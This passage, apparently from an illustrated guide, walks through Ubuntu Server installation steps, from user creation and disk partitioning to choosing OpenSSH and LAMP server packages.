
- Create a username to login to the Operating system




- Choose a password for the created user




- Select "No" when asking for drive encryption




- Select your time zone




- Select "use entire disk using LVM" as it is shown below




- Select the disk partition




- Select "Yes" to start writing changes to the partition




- Leave the partition at maximum space and select “Continue”




- Click on “Yes” to write changes to the disk




- Unless you are using proxy server in your network, leave the address blank and click on “Continue”




- Select “No automatic updates”




- Select “OpenSSH server” and “LAMP server” to be installed as below



